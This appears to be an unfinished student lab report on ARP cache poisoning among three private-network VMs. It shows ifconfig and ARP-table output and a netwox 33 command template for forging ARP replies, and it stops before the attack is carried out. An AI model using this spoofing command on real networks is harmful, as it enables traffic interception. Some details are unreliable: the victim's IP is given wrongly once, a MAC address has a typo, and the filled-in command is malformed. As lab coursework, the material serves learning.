The attacker will be designated as the VM with the IP address 192.168.64.4 and the the victim will be designated as the VM with IP address 192.168.65. We will have another VM with the IP address 192.168.64.3 act as the observer to assess the effectiveness of the ARP poisoning attack.

We can run ifconfig on each VM to determine their respective MAC address. We can find each VM's MAC address by looking at the value after the keyword "ether" in the output...

Observer (192.168.64.3):

```
aaditht@aaditht-csce-465-ubuntu-vm:~$ ifconfig
enp0s1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.64.3 netmask 255.255.255.0 broadcast 192.168.64.255
              inet6 fe80::a41c:e2ff:fe49:6fdb prefixlen 64 scopeid 0x20<link>
        inet6 fd9f:c42f:a2fe:91ab:a41c:e2ff:fe49:6fdb prefixlen 64 scopeid 0x0<global>
              ether a6:1c:e2:49:6f:db txqueuelen 1000 (Ethernet)
              RX packets 198428 bytes 250668624 (250.6 MB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 42036 bytes 6771543 (6.7 MB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 7917 bytes 1182412 (1.1 MB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 7917 bytes 1182412 (1.1 MB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

The observer's MAC address is a6:1c:e2:49:6f:db.

Attacker (192.168.64.4):

```
● aaditht@extra-vm:~$ ifconfig
enp0s1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.64.4 netmask 255.255.255.0 broadcast 192.168.64.255
          inet6 fe80::341a:b7ff:fed2:370a prefixlen 64 scopeid 0x20<link>
            inet6 fd9f:c42f:a2f6:91ab:341a:b7ff:fed2:370a prefixlen 64 scopeid 0x0<global>
              ether 36:1a:b7:d2:37:0a txqueuelen 1000 (Ethernet)
                RX packets 3281 bytes 602031 (602.0 KB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 3335 bytes 2269708 (2.2 MB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
          inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
              RX packets 3672 bytes 2437351 (2.4 MB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 3672 bytes 2437351 (2.4 MB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

The attacker's MAC address is 36:1a:b7d2:37:0a.

Victim (192.168.64.5):

```
● aaditht@aaditht-vm-3:~$ ifconfig
enp0s1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.64.5 netmask 255.255.255.0 broadcast 192.168.64.255
          inet6 fd9f:c42f:a2f6:91ab:b8a7:86ff:fea4:4891 prefixlen 64 scopeid 0x0<global>
            inet6 fe80::b8a7:86ff:fea4:4891 prefixlen 64 scopeid 0x20<link>
              ether ba:a7:86:a4:48:91 txqueuelen 1000 (Ethernet)
                RX packets 21328 bytes 5713821 (5.7 MB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 19357 bytes 9074111 (9.0 MB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
          inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
              RX packets 25419 bytes 10155219 (10.1 MB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 25419 bytes 10155219 (10.1 MB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Finally, the victim's MAC address is ba:a7:86:a4:48:91.

The victim's ARP table looks like the following before the attacker carries out the ARP cache poisoning attack:

```
● aaditht@aaditht-vm-3:~$ arp
Address           Hwtype  HWaddress          Flags Mask      Iface
wdcd-cl1-sp1-vl355.net. ether   36:1a:b7:d2:37:0a C          enp0s1
gateway-192-168-64-1.ne  ether   6e:7e:67:5c:39:64 C          enp0s1
gateway-hrsp-192-168-64  ether   a6:1c:e2:49:6f:db C          enp0s1
```

We can see that the address "wdcd-..." is mapped to the attacker's MAC address and the address "gateway-hrsp-..." is mapped to the observer.

We can use the command "netwox 33" to craft an ARP reply that changes the ARP table. We could craft the command like so...

```
$ sudo netwox 33 -d <1> -a <2> -b <3> -c <4> -e <5> -f <6>
-g <7> -h <8> -i <9>
```

1 - network device used for spoofing (attacker's MAC address network device), 2 - ethernet source (aka the attacker's MAC address), 3 - ethernet's destination, 4 - ethernet type (ARP is 2054), 5 - ARP operation (we can choose from 1-4, but we will choose 2 for ARPREP), 6 - ARP ethernet source, 7 - ARP IP source, 8 - ARP ethernet destination, 9 - ARP IP destination

This will look like:

```
$ sudo netwox 33 -d -a enp0s1 -b <3> -c <4> -e <5> -f <6>  
-g <7> -h <8> -i <9>
```

Couldn't complete this section in time